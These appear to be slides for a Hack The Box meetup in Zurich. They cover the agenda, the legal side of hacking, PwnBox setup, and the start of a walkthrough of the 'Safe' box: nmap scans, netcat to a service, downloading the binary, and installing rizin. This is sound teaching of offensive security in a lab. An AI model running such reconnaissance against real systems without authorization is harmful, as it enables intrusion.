Hack The Box Meetup Onsite @ CYREN ZH

Hack The Box Meetup Onsite @ CYREN ZH

Universität Zürich UZH

cyren zh

HACKTHEBOX

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi: **uzh-guest**
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?

- Slides: https://slides.hackingnight.ch

Hosts

Melanie Knieps
Researcher, Project Lead CYREN ZH

Leyla Ciragan
Project Coordinator CYREN ZH

Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

Cyber Resilience Network for the Canton of Zurich

Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions

Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics

Gamification

Capture the Flag (CTF)
Hacking Competition

(warning: addictive)


HACKTHEBOX

> 400 virtual machines (boxes)

HTB Labs
https://app.hackthebox.com

HTB Enterprise Platform
https://enterprise.hackthebox.com

Hacking Setup



VPN

Attacker Machine

Target Box

Browser


VPN

HTB PwnBox

Target Box

Connect to the Lab via HTB PwnBox

Select the PwnBox instead of VPN



Connect to Dedicated Lab


OpenVPN
The OG way of connecting to a machine.

Pwnbox
Your own web-based Parrot Linux instance to play our labs.

TROUBLE CONNECTING?

Connect to the Lab via HTB PwnBox

Choose the nearest location



Connect to Dedicated Lab with Pwnbox

● OFFLINE

—	HOURS LEFT
—	LOCATION
EU Meetups 1	SERVER

Connect to Pwnbox


Your own web-based Parrot Linux instance to play our labs.

PWNBOX LOCATION

Australia	178ms
Canada	15ms
Germany	31ms
India	177ms
Singapore	114ms
United Kingdom	42ms
United States East Coast	110ms
United States West Coast	37ms

Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop



4

Connect to Dedicated Lab with Pwnbox

ONLINE


UNLIMITED HOURS LEFT

Germany LOCATION

EU Meetups 1 SERVER

00:00 INSTANCE LIFETIME

Today on the Menu



Assigned (4)

SORT BY · LATEST ASSIGNED

Catch
· Linux · Medium · T
0 of 2 PLAY

MetaTwo
· Linux · Easy · T
0 of 2 PLAY

GoodGames
· Linux · Medium · T
0 of 2 PLAY

Worker
· Windows · Medium · T
0 of 2 PLAY

Safe

Theory

- Process Memory Layout
- Memory Corruption via Buffer Overflow
- Mitigations
- Return-Oriented Programming (ROP)

Practice

- rizin
- pwntools

/etc/hosts file

- Add the domain **safe.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX safe.htb
```

Or:

```
$ echo 10.10.11.XXX safe.htb | sudo tee -a /etc/hosts
```

Enumeration

Check all open ports

```
$ nmap -p- --min-rate 10000 safe.htb
```

Detailed scan

```
$ nmap –p 22,80,1337 –sC –sV safe.htb
```

Vulnerable Service

Interact with the service


```
$ nc safe.htb 1337
```

Download the binary

```
$ wget http://safe.htb/myapp
```

Reverse Engineering Tools

Tool	Type	Free Version	Platform	Description	Key Features
IDA Pro	Commercial	Yes (IDA Free)	Windows, Linux, macOS	Industry standard disassembler and debugger, extremely powerful and mature	Multi-architecture support, scripting (Python/IDC), extensive plugin ecosystem, best-in-class disassembly
Ghidra	Open Source	Yes (fully free)	Windows, Linux, macOS	NSA-developed reverse engineering suite with advanced decompiler	Powerful decompiler, collaborative features, supports many architectures, Java-based, scripting support
Binary Ninja	Commercial	Yes (Cloud/Demo)	Windows, Linux, macOS	Modern RE platform with clean UI and powerful API	Intermediate language (BNIL), fast analysis, excellent Python API, actively developed
radare2/rizin	Open Source	Yes (fully free)	Windows, Linux, macOS, BSD	Command-line focused RE framework, extremely flexible	Fully open source, highly scriptable, supports nearly all architectures, steep learning curve



radare2 / rizin

Free and Open Source Reverse Engineering Framework

radare2 (aka r2)

- Project started in 2006 as an open source forensics hex editor
- Evolved into a comprehensive reverse engineering framework

rizin

- 2020 project presented as a fork of radare2
- Disagreements (aka beef)
- Provides cleaner command structure
- Easier learning curve

Install Latest rizin Build + Ghidra Plugin

Download the script

```
$ wget https://raw.githubusercontent.com/antoinet/htb-meetup-zurich/main/0x11_20251023_CYRENZH/install_rizin.sh
```

Make the script executable

```
$ chmod +x install_rizin.sh
```

Run the installer (estimated time: 5mins)

```
$ ./install_rizin.sh
```

rizin Command Structure

Rizin commands follow a simple, consistent pattern.

```
[command][subcommand][modifier] [arguments]
```

All commands are single letters. Subcommands or related commands are specified using the second character of the command name.

Example: pdf = **P**rint **D**isassembly **F**unction

- https://book.rizin.re/src/first_steps/intro.html
- https://book.rizin.re/src/basic_commands/intro.html


rizin has an excellent online help system!

Just type: ?

